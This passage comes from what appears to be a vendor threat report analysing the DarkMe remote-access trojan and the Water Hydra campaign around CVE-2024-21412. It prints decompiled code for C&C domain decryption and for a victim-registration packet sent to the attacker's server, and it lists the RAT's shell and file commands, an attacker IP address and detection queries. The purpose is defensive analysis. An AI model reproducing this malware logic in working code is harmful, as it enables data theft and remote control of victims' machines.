The C&C domain is encrypted using RC4 and stored in a VB.Form TextBox named *Text2022*. The malware decrypts it using a hardcoded key, "noway123!\$#@35@!".


```

Caption = "Check1"
Left = 1680
Top = 3600
Width = 4515
Height = 1155
TabIndex = 42
End
Begin VB.TextBox Text2022
Left = 1560
Top = 2880
Width = 2535
Height = 615
Text = "Af42C1EE2709F90362421ABD8CAC74B5"
TabIndex = 41
End
Begin VB.TextBox maevero
Left = 0
Top = 1680
Width = 2775
Height = 495
TabIndex = 40
End
Begin VB.TextBox aggas
Left = 10200
Top = 6120
Width = 1935
Height = 375
Width = 0
Height = 0
End
11 loc_1109ABF7: Exit Sub
12 loc_1109ABF8: 'Referenced from: 1109AB98
13 End Sub
14 'Object: dFun
15 Private Sub tmr1_Timer() '110E2434
16 Dim var_214 As Variant
17 Dim var_21C As TextBox
18 loc_110E2484: var_eax = UnkVCall[Me.00000004h]
19 loc_110E248C: call __vbaAptOffset(global_1103C8C8, Me, edi, esi, ebx)
20 loc_110E2491: var_238 = __vbaAptOffset(global_1103C8C8, Me, edi, esi, ebx)
21 loc_110E29DC: On Error Resume Next
22 loc_110E2F25: If eax+00000003Ch <> var_FFFFFFFF Then GoTo loc_110F20FE
23 loc_110E39CC: var_44 = Text2022.Text
24 loc_110E39D4: var_218 = var_44
25 loc_110E3A23: var_48 = var_44
26 loc_110E3A2C: var_eax = Proc_15_4_112728F8(var_48, Me, -1)
27 loc_110E3A53: var_21C = dFun.Text1000
28 loc_110E3A68: var_50 = "noway123!$$#@35@!"
29 loc_110E3A83: var_4C = Proc_15_4_112728F8(var_48, Me, -1)
30 loc_110E3AAE: Text1000.Text = mw_RC4(var_4C, var_50)
31 loc_110E3AB6: var_220 = var_21C
32 loc_110E4FFA: var_eax = mw_WSASStartup
33 loc_110E5004: If mw_WSASStartup = 0 Then GoTo loc_110E60D6
34 loc_110E555E: var_21C = dFun.Text1000
35 loc_110E5594: var_44 = Text1000.Text
36 loc_110E559C: var_218 = var_44
37 loc_110E55F6: Text1000.Text = mw_gethostbyname(var_44, Me, Me)

```

Figure 23. The domain RC4 decryption process

[download](#)

The malware then registers the victim's system with its C&C server by gathering information such as the computer name, username, installed antivirus software, and the title of the active window.

The following is an example of the initial network traffic the malware sends to register victims:

```

00000000 39 32 a9 a9 a9 55 53 a9 55 6e 69 74 65 64 20 53 92...US. United S
00000010 74 61 74 65 73 a9 44 45 53 4b 54 4f 50 2d 42 46 tates.DE SKTOP-BF
00000020 54 50 55 48 50 2f 61 64 6d 69 6e a9 28 57 69 6e TPUHP/ad min.(win
00000030 64 6f 77 73 20 44 65 66 65 6e 64 65 72 20 29 a9 dows Def ender ).
00000040 31 32 33 a9 4d 69 63 72 6f 73 6f 66 74 20 4f 66 123.Micr osoft Of
00000050 66 69 63 65 20 43 6c 69 63 6b 2d 74 6f 2d 52 75 fice Cli ck-to-Ru
00000060 6e 20 28 53 78 53 29 a9 n (SxS).

```

Figure 24. The DarkMe RAT's initial traffic

[download](#)

The following is the initial packet structure used by DarkMe:

Packet	Details
92	Hardcoded magic value for data exfiltration
0xA9 xA9 0xA9	Delimiter
US	Abbreviated country name retrieved via GetLocaleInfo API with LCType
United States	Name of country retrieved via GetLocaleInfo API with LCType LOCALE_SENGLISHCOUNTRYNAME
0xA9	Delimiter
DESKTOP-BFTPUHP/admin	Computer Name/Username
0xA9	Delimiter
(Microsoft Defender)	Retrieved list of installed antivirus software by utilizing the Windows Management Instrumentation (WMI) service. If there are no antivirus products installed, the malware will use a default value ("No Antivirus").
0xA9	Delimiter
123	Fixed hardcoded value (Retrieved from the VB.TextBox Text10aa Text value)
0xA9	Delimiter
Microsoft Office Click-to-Run (SxS)	Foreground Window Title: If no window is open, the malware selects the hidden window title value Microsoft Office Click-to-Run (SxS) from the Darkme VB.Form
0xA9	Delimiter

Table 5. Initial packet structure used by DarkMe


```

var_58 = "92" & .delimiter & .delimiter & .delimiter
var_64 = & mw_GetLocaleInfo_SISO3166CTRYNAME(var_58) & .delimiter
var_6C = & mw_GetLocaleInfo_SEGLISHCOUNTRYNAME(var_64)
var_COMPUTERNAME = Environ("COMPUTERNAME")
var_1B4 = "/"
var_USERNAME = Environ("USERNAME")
var_1D4 = .delimiter
var_70 = Avir.Text
var_218 = var_70
var_AntiVirus = var_70
var_114 = var_AntiVirus
var_1E4 = .delimiter
var_74 = Text10aa.Text 'Fix Value --> 123
var_220 = var_74
var_const_123 = var_74
var_144 = var_const_123
var_174 = mw_GetForegroundWindow(Me, Me)
var_16C = var_6C & .delimiter & var_COMPUTERNAME & "/" & var_USERNAME & .delimiter &
var_AntiVirus & .delimiter & var_const_123 & .delimiter
var_eax = mw_send_data(Me(31)(31), var_16C & mw_GetForegroundWindow(Me(31), Me(31)) & .delimiter )

```

Figure 25. The DarkMe RAT C&C registration packet construction

[download](#)

To check the connection with the C&C server, the malware periodically sends a heartbeat packet. The malware sets up a separate timer called *Timer3* with an interval of “5555 milliseconds” for this task. Figure 26 shows an example of this traffic (some variants of DarkMe send a different value):

```

000000CA 31 36 16
000000CC 31 36 16
000000CE 31 36 16

```

Figure 26. DarkMe heartbeat traffic

[download](#)

Once the malware registers its victim, it then initiates a listener for incoming TCP connections, waiting to receive commands from the attacker. Once a command is received, the malware parses and executes it on the infected system. The malware supports a wide range of functionalities. The supported commands would allow malware to Enumerate directory content (*STRFLS*, *STRFL2*), execute shell commands (*SHLEXE*), create and delete directories, retrieve system drive information (*300100*), and generate a ZIP file from given path (*ZIPALO*), among others.

Conclusion

Zero-day attacks represent a significant security risk to organizations, as these attacks exploit vulnerabilities that are unknown to software vendors and have no corresponding security patches. APT groups such as Water Hydra possess the technical knowledge and tools to discover and exploit zero-day vulnerabilities in advanced campaigns, deploying highly destructive malware such as DarkMe.

In a previous campaign, Water Hydra exploited CVE-2023-38831 months before organizations could defend themselves. After disclosure, CVE-2023-38831 was subsequently deployed in other campaigns by other APT groups. ZDI has noticed several alarming trends in zero-day abuse. First, there exists a trend where zero-days found by cybercrime groups make their way into attack chains deployed by nation-state APT groups such as APT28 (FROZENLAKE), APT29 (Cozy Bear), APT40, Dark Pink, Ghostwriter, Konni, Sandworm and more. These groups employ these exploits to launch sophisticated attacks, thereby exacerbating risks to organizations. Second, the simple bypass of CVE-2023-36025 by CVE-2024-21412 highlights a broader industry trend when it comes to security patches that show how APT threat actors can easily circumvent narrow patches by identifying new vectors of attack around a patched software component.

To make software more secure and protect customers from zero-day attacks, the [Trend Zero Day Initiative](#) works with security researchers and vendors to patch and responsibly disclose software vulnerabilities before APT groups can deploy them in attacks. The ZDI Threat Hunting team also proactively hunts for zero-day attacks in the wild to safeguard the industry.

Organizations can protect themselves from these kinds of attacks with [Trend Vision One™](#), which enables security teams to continuously identify attack surfaces, including known, unknown, managed, and unmanaged cyber assets. Vision One helps organizations prioritize and address potential risks, including vulnerabilities. It considers critical factors such as the likelihood and impact of potential attacks and offers a range of prevention, detection, and response capabilities. This is all backed by advanced threat research, intelligence, and AI, which helps reduce the time taken to detect, respond, and remediate issues. Ultimately, Vision One can help improve the overall security posture and effectiveness of an organization, including against zero-day attacks.

When faced with uncertain intrusions, behaviors, and routines, organizations should assume that their system is already compromised or breached and work to immediately isolate affected data or toolchains. With a broader perspective and rapid response, organizations can address breaches and protect its remaining systems, especially with technologies such as [Trend Micro Endpoint Security](#) and [Trend Micro Network Security](#), as well as comprehensive security solutions such as [Trend Micro™ XDR](#), which can detect, scan, and block malicious content across the modern threat landscape.

Epilogue

During our investigation into CVE-2024-21412 and Water Hydra we began tracking additional threat actor activity around this zero-day. In particular, the DarkGate malware operators began incorporating this exploit into their infection chains. We will be providing additional information and analysis on threat actors that have exploited CVE-2024-21412 in a future blog entry. Trend Micro customers are protected from these additional campaigns via virtual patches for ZDI-CAN-23100.

Trend Protections

The following protections exist to detect and protect Trend customers against the zero-day CVE-2024-21412 (ZDI-CAN-23100) and the DarkMe Malware Payload.

Trend Vision One Model

- Potential Exploitation of Microsoft SmartScreen Detected (ZDI-CAN-23100)
- Exploitation of Microsoft SmartScreen Detected (CVE-2024-21412)
- Suspicious Activities Over WebDav

Trend Vision One Threat Hunting Queries

```
(productCode:sds OR productCode:pds OR productCode:xes OR productCode:sao) AND eventId:1 AND eventSubId:2 AND objectCmd:"rundll32.exe" AND objectCmd:/fxbulls/ AND ( objectCmd:.url OR objectCmd:.cmd)
```

```
(productCode:sds OR productCode:pds OR productCode:xes OR productCode:sao) AND eventId:1 AND eventSubId:2 AND objectCmd:"rundll32.exe" AND objectCmd:/underwall/ AND ( objectCmd:.url OR objectCmd:.cmd) eventId:"100101" AND (request:"*84.32.189.74*" OR request:"87iavv.com")
```

```
eventId:3 AND (src:"84.32.189.74*" OR dst:"84.32.189.74*")
```

productCode:(pdi OR xns OR pds OR sds OR stp OR ptp OR xcs) AND (eventId:(100115 OR 100119) OR eventName:INTRUSION_DETECTION) AND (src:"84.32.189.74*" OR dst:"84.32.189.74*")

Trend Micro Cloud One - Network Security & TippingPoint Filters

- 43700 - HTTP: Microsoft Windows Internet Shortcut SmartScreen Bypass Vulnerability
- 43701 - ZDI-CAN-23100: Zero Day Initiative Vulnerability (Microsoft Windows SmartScreen)
- 43266 - TCP: Backdoor.Win32.DarkMe.A Runtime Detection

Trend Vision One Network Sensor and Trend Micro Deep Discovery Inspector (DDI) Rule

- 4983: CVE-2024-21412 - Microsoft Windows SmartScreen Exploit - HTTP(Response)

Trend Vision One Endpoint Security, Trend Cloud One - Workload and Endpoint Security, Deep Security and Vulnerability Protection IPS Rules

- 1011949 - Microsoft Windows Internet Shortcut SmartScreen Bypass Vulnerability (CVE-2024-21412)
- 1011950 - Microsoft Windows Internet Shortcut SmartScreen Bypass Vulnerability Over SMB (CVE-2024-21412)
- 1011119 - Disallow Download Of Restricted File Formats (ATT&CK T1105)
- 1004294 - Identified Microsoft Windows Shortcut File Over WebDav
- 1005269 - Identified Download Of DLL File Over WebDav (ATT&CK T1574.002)
- 1006014 - Identified Microsoft BAT And CMD Files Over WebDav

Indicators of Compromise

The indicators of compromise for this entry can be found [here](#).

Acknowledgments

The Zero Day Initiative would like to thank the following Trenders for their contributions in ensuring that Trend Micro customers were protected from this zero-day attack pre-patching:

Scott Graham, Mohamad Mokbel, Abdelrahman Esmail, Simon Dulude, Senthil Nathan Sankar, Amit Kumar, and a special thanks to the content writers and marketing teams for helping with this research.

We would like to thank the Microsoft Security Response Center (MSRC) team for their continued collaboration and their efforts in deploying a patch in a timely manner.

Tags